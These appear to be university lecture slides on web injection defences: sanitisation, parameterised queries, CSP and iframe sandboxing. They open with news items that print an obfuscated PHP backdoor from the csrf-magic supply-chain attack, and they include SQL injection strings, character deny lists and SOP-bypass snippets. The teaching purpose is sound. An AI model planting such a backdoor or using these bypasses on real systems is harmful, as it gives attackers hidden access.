

In the security news last week...

CVE-2024-1709 in ConnectWise ScreenConnect RDE

Critical security vulnerability in ConnectWise remote desktop application

Path traversal attack combined with **authentication by-pass**

- Attacker “can simply request /SetupWizard.aspx/literallyanything ” [1]
- Maximal **CVSS** severity rating of 10.0 in **CVE vulnerability database**
- Also included in CISA’s **Known Exploited Vulnerabilities (KEV)** catalog (CISA is US Cybersecurity & Infrastructure Security Agency)
- Used to spread LockBit ransomware [3]

Sources:

[1] Technical write-up by Team Huntress. 21 Feb 2024

<https://www.huntress.com/blog/a-catastrophe-for-control-understanding-the-screenconnect-authentication-bypass>

Demo of the attack <https://www.youtube.com/watch?v=AWGoGO5jnvY>

[2] CVE entry, 21 Feb 2024

<https://nvd.nist.gov/vuln/detail/CVE-2024-1709>

<https://cve.org/CVERecord?id=CVE-2024-1709>

[3] ‘New ScreenConnect RCE flaw exploited in ransomware attacks’. Bleeping computer, 23 Feb 2024,

<https://www.bleepingcomputer.com/news/security/new-screenconnect-rce-flaw-exploited-in-ransomware-attacks>

Analysis of CVE-2021-44529 in Avanti cloud service

Vulnerability in Avanti Endpoint Manager - Cloud Service Appliance

Backdoor in open source PHP library **csrf-magic**: the backdoor allowed access to any user who supplies 4 special cookie values

- Backdoor included by **supply chain attack**
- Code was heavily obfuscated

```
// Obscure Tokens
$aeym="R1KHfsByZWdfcmVwfsbGFjZShhcnJheSgnLfs1teXHc9fsXHNdLyfscsJy9fscCy8nfsKSwgYXJyfsYXkoJycsfsJysn";
$lviw = str_replace("m", "", "msmtmr_mrmemplmamcme");
$bbhj="JGMofsJGEpPjMpefsyRrPSdjMTIzJzfstlfsY2hVICc8Jy4kay4nPic7ZXfsZfshbChiYXNlNjRfZGVjb2";
$hpbk="fsJGfsM9fsJ2NvdW50fsJzfskYfsT0kXfs0NPT0tJRTtpZihyfsZfsXNldfsCgfskYfsSkfs9fsPSdhYicgJiYg";
$rvom="KSwgam9pbihhcnfsJheV9zbGljZSgkYSwkYyfsgkYSktMyfskpfsKSkpOfs2VjaG8gJzwvJy4fskay4nPic7fQ=";
$xytu = $lviw("oc", "", "ocbocaocseoc6oc4_ocdoceocccococdoce");
$murp = $lviw("k", "", "kckrkeaktek_kfkunkcktkikokn");
$zmto = $murp(' ', $xytu($lviw("fs", "", $hpbk.$bbhj.$aeym.$rvom))); $zmto();
```

Technical write-up by security researchers at GreyNoise, 16 Feb 2024

<https://www.labs.greynoise.io/grimoire/2024-02-what-is-this-old-ivanti-exploit/>

Web Security


Defending against injection attacks

DOM-based XSS

Güneş; Acar & Erik Poll


Digital Security group
Radboud University Nijmegen

Recall: injection attacks



Processing of data that contains **user input** by the OS, file system, SQL database, ...

(Stored) HTML injection & XSS



Sanitisation (aka encoding, filtering, escaping, ...)

Injection attacks involve **special characters** or **keywords**

- For SQL injection \ " - ; DROP
- For path traversal .. ~ /
- For OS command injection & ;
- For HTML injection & XSS < > <script>

We can combat injection attacks by **sanitising** user-supplied data, by

- rejecting** entire request as invalid if it contains such characters or keywords
- removing** the dangerous characters (aka **filtering**)
- encoding** the dangerous characters (aka **escaping** or **quoting**)

Beware of the many (near-)synonyms!

To add to the confusion: sanitisation, esp. a) and b), can also be called **validation**, as *invalid* request/characters/keywords are removed.

Sanitisation examples

- **Escaping** to prevent SQL injection
Replacing `\` by `\\` and `"` by `\"`
- **Removing** `..` `~` `/` to prevent path traversal
- **Removing** `&` `;` to prevent OS command injection
- **HTML-encoding** to prevent HTML injection & XSS
replacing `<` with `<`;
Additionally, we can also remove some tag, eg `<script>`
But maybe it is safer to reject the entire request then?

Beware that encoding can also be used for preserving functionality rather than for security, eg URL encoding of parameters in URL

<https://duckduckgo.com/?q=%252F+%2523++%2526>

What are the dangerous characters?

Two approaches:

1) **Allow listing** uses a list of characters that are allowed
Allow list could be **a-z A-Z 0-9**

2) **Deny listing** uses a list of characters that are rejection/encoded
Deny list could be **` " \ / ! ; > < |**


Allow-listing better than deny-listing because it is easy to overlook potentially dangerous characters

Where to sanitise/encode ?


Input encoding is tricky, as the same input can be used in different *contexts* that require different encoding

- Eg ' is problematic for SQL, .. for path name, ; for OS command
- Therefore: one generic input encoding procedure is suspect

Output encoding is therefore the preferred approach



Output encoding/sanitisation



OH, DEAR - DID HE BREAK SOMETHING?

IN A WAY-



DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?

OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.



WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.

AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE **INPUTS**.



We want to encode *outputs* of the server (which are *inputs* to the database), not *inputs* to server

Better, more structural prevention?

Root cause of SQL injection: **dynamic SQL**

ie. construction of SQL query at runtime,

using **STRING CONCATENATION**

Can't we side-step this completely?

a) Sometimes you can replace a dynamic SQL query with a **set of fixed SQL queries**,

eg replace

```
SELECT * FROM Schedule WHERE DayOfWeek = $day
```

with a choice from 7 fixed queries, one for every day

b) Using a **'safe' API** that is not prone to injection attacks:
prepared statements

Prepared Statement (aka parameterised query)

Vulnerable dynamic SQL:

```
String updateString = "SELECT * FROM Account WHERE  
    Username" + username + " AND Password = " + password;  
stmt.executeUpdate(updateString);
```

Not vulnerable:

```
PreparedStatement login = con.prepareStatement("SELECT  
    * FROM Account WHERE Username = ? AND Password = ?" );  
login.setString(1, username);  
login.setString(2, password);  
login.executeUpdate();
```

aka parameterised query

bind variable



How does this prevent problems?

Parsing & substituting

The root cause of many injection attacks is that a server

1. *first* **substitutes** some user input in a string
2. *then* **parses** the result to interpret what it means

By *first* parsing and *then* substituting, we can avoid problems:
Special characters in user input can no longer affect the parsing

Dangers of substituting, parsing & interpreting

When a waiter in a bar asks

“What do you want to drink?”

and you say

*“a beer, and give me all the money in the till,
and let me leave without paying”*

you don't expect the waiter to execute this instruction.

With a piece of software programed to execute

```
Give the customer $drink ;
```


```
Let customer pay price_of($drink)
```

you can expect this.

Root cause

interpreting the concatenated strings goes off the rails!

The idea behind parameterised queries



Substituting in a parse tree is *less* dangerous than substituting in a string and then parsing the result

Limits of parameterised queries

- Programmer can still screw things up

```
String s = "SELECT * FROM Account WHERE Username"  
          + username + " AND Password = ?";  
PreparedStatement login = con.prepareStatement(s);  
login.setString(1, password);  
login.executeUpdate();
```

It is best if strings used to construct prepared statements are **compile-time constants**

- Very dynamic queries may be impossible to express as parameterised queries
 - eg if the number of ?'s in a query can vary

Parameterised queries vs stored procedures

Some databases provide **stored procedures**, which are similar to parameterised query, except that

- **stored procedure** is feature of the **backend database**
- **parameterised query** is feature of the **programming language**

Whether stored procedures are safe depends on the API used to call them in a given programming language!

For any setting, of programming language and database system, you have to check which combinations & options are safe.

Example stored procedure

Eg stored procedure in Oracle's PL/SQL

```
CREATE PROCEDURE login
    (name VARCHAR(100), pwd VARCHAR(100)) AS
DECLARE @sql nvarchar(4000)
SELECT @sql = ' SELECT * FROM Account WHERE
              username=' + @name + 'AND password=' + @pwd
EXEC (@sql)
```

is safe wrt injection when called from Java with

```
CallableStatement proc =
    connection.prepareCall("{call login(?, ?)}");
proc.setString(1, username);
proc.setString(2, password);
```

Defence is not just prevention!

In addition to **preventing** injection attacks


- a) by **validating** data, ie rejecting invalid data
- b) by **encoding** data
- c) better still: by using a **safe API** like parameterised queries

we should also try to

- **reduce the impact**
eg by running web server with minimal access rights,
aka **principle of least privilege**
- **detect problems**
This is a great defence if we can reverse effects;
If we cannot, it can still help us to find & fix problems.

Sanitising to protect against XSS

Where to prevent XSS? And how?



Different *places* to potentially try to prevent XSS:

- *Browser* checking *outgoing* or *incoming* traffic?
- *Server* checking *incoming* or *outgoing* traffic?


Different *ways* to treat dangerous content (e.g. tags `<` `>` and `script`):
HTML encoding, removing tags, blocking entire request

- Complexity of HTML makes this hard:

To get an impression, see the long list of attacker tricks on


https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Preventing stored XSS



- **Server could remove or HTML-encode HTML tags in incoming requests**
For eg. Instagram and Brightspace forum posts, where some HTML tags, included links, images, ... are allowed & expected, it gets tricky
- **Server could also encode outgoing traffic**, but it would have to track & trace which bits of output come from untrusted sources
- **Browser cannot protect against stored XSS**: it cannot know if scripts come from the server itself or were injected by attacker


Preventing reflected XSS



1. Server has same options as for stored XSS
2. Browser could blocks HTML tags/scripts in URLs paramers in outgoing HTTP traffic
 - Too restrictive in practice: too many **false positives**
3. Browser could let through scripts in outgoing traffic, but strip any scripts in incoming traffic if these are identical to scripts sent out.
 - This stops all reflected XSS. Some false positives, but fewer than 2.
 - Edge introduced this in 2008, as XSS filter; in Chrome in 2010, as XSS auditor.
 - Edge retired it in July 2018, Chrome in July 2019, because it could by-passed & false positives were not worth it.

Web Application Firewalls (WAFs)

Some web applications use a WAF as an (extra?) layer of defense



- A WAF can look for generic malicious input & outputs
- Some WAFs try to learn what normal input looks and stop unusual ones
 - eg if a parameter `uid` is normally numeric, then some text (or worse, a script) as value is suspicious
- A WAF is *not* a good substitute for the server doing proper sanitisation itself
 - the web server itself knows *way* more about what values make sense than WAF can

More defenses against XSS

In addition to sanitisation

Disabling JavaScript

Browsers can **disable scripts on a per-domain basis**

- disallowing all scripts except those permitted by user
 - ie **allow-listing** approach
- disallowing all scripts on a public **deny-list**



For example, **NoScript** extension of Firefox

NoScripts and **ScriptSafe** extension of Chrome


Downsides?

Extensive use of JavaScripts on most sites may makes it painful to use these plugins

SOP to the rescue?

SOP (Same-Origin Policy) does not help against XSS in say Brightspace forum, as scripts come from same origin

Is there a way to make SOP help?



We could host untrusted **forum content** on a **different domain**

say **brightspace-untrusted.ru.nl**

so that SOP prevents scripts in postings from interacting with **brightspace.ru.nl** content

Gmail uses **googleusercontent.com** for this purpose

New features introduced in HTML5

HTML5 introduced two features to tighten the sandbox that browsers provide:

- **sandboxing for iframes**
 - in HTML
- **CSP (Content Security Policy)**
 - in HTTP header

Sandboxing for iframes

sandbox option instructs browser to restrict what an iframe can do

- Turning this option on with

```
<iframe sandbox src="..."> </iframe>
```

imposes many restrictions, incl.

- no JavaScript can be executed
 - pop-up windows are blocked
 - sending of forms is blocked
 - frame content is given special origin that always fails SOP check
- These restrictions can be lifted one-by-one, eg

```
<iframe sandbox allow-scripts allow-forms allow-pop-ups  
allow-same-origin src="..."> </ >
```

For full list of options see

<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe#attr-sandbox>

CSP (Content Security Policy)


CSP header specifies **allow-list of resources** (eg scripts, images, ..) to the browser.

For example `Content-Security-Policy: script-src 'self' https://apis.google.com
img-src https://disney.com`

only allows

- scripts downloaded from the same domain (**self**)
and **apis.google.com**
 - to allow inline scripts, we'd have to add **unsafe inline**
- images downloaded from **disney.com**

The browser enforces this policy at runtime



CSP problems [not exam material]

CSP is very complex and therefore error-prone to use

- Simple typos in a CSP policy may mean parts are silently ignored
- CSP distinguishes different types of content; if a policy only blocks one type but not the other, it can be by-passed
- To help in configuring a policy, CSP can run in report-only mode.
The browser then lets violations pass, but logs them, to report them to the server. Many sites run CSP in report-only mode without telling the browser to send the logs anywhere...
- If a CSP policy includes certain rich JavaScript libraries as trusted, it can be by-passed because the libraries can be abused to execute arbitrary code

[Weichselbaum et al., CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy, CCS 2016]

[Calzavara et al., Content Security Problems? Evaluating the Effectiveness of Content Security Policy in the Wild, CSS 2016]

Things that can go wrong...

SOP problems

Modern browsers are very **COMPLEX**

- SOP is complex
- CSP & iframe sandboxing make this even more complex

Hence: some implementations screw things up

See CVEs about this

<https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Same%20Origin%20Policy>

Bug: SOP bypass in Internet Explorer 6 & 7

The DOM provides the `.domain` property for the domain part of a document's origin.

A bug in Internet Explorer allowed any JavaScript to set this property

So a malicious script could include

```
<script>  
    document.domain = 'bank.com' ;  
    // now we can access bank.com content  
    ...  
  
</script>
```

Bug: SOP bypass in Android WebView [CVE 2014-6041]

WebView is **HTML rendering engine** for Android

- i.e. it renders (aka displays) a piece of HTML

A null character before `javascript` would by-pass the SOP

```
... onclick="window.open('\u0000 javascript:alert(..))
```

This bug affected 42 out of the top 100 apps in the Google Playstore with 'Browser' in their name
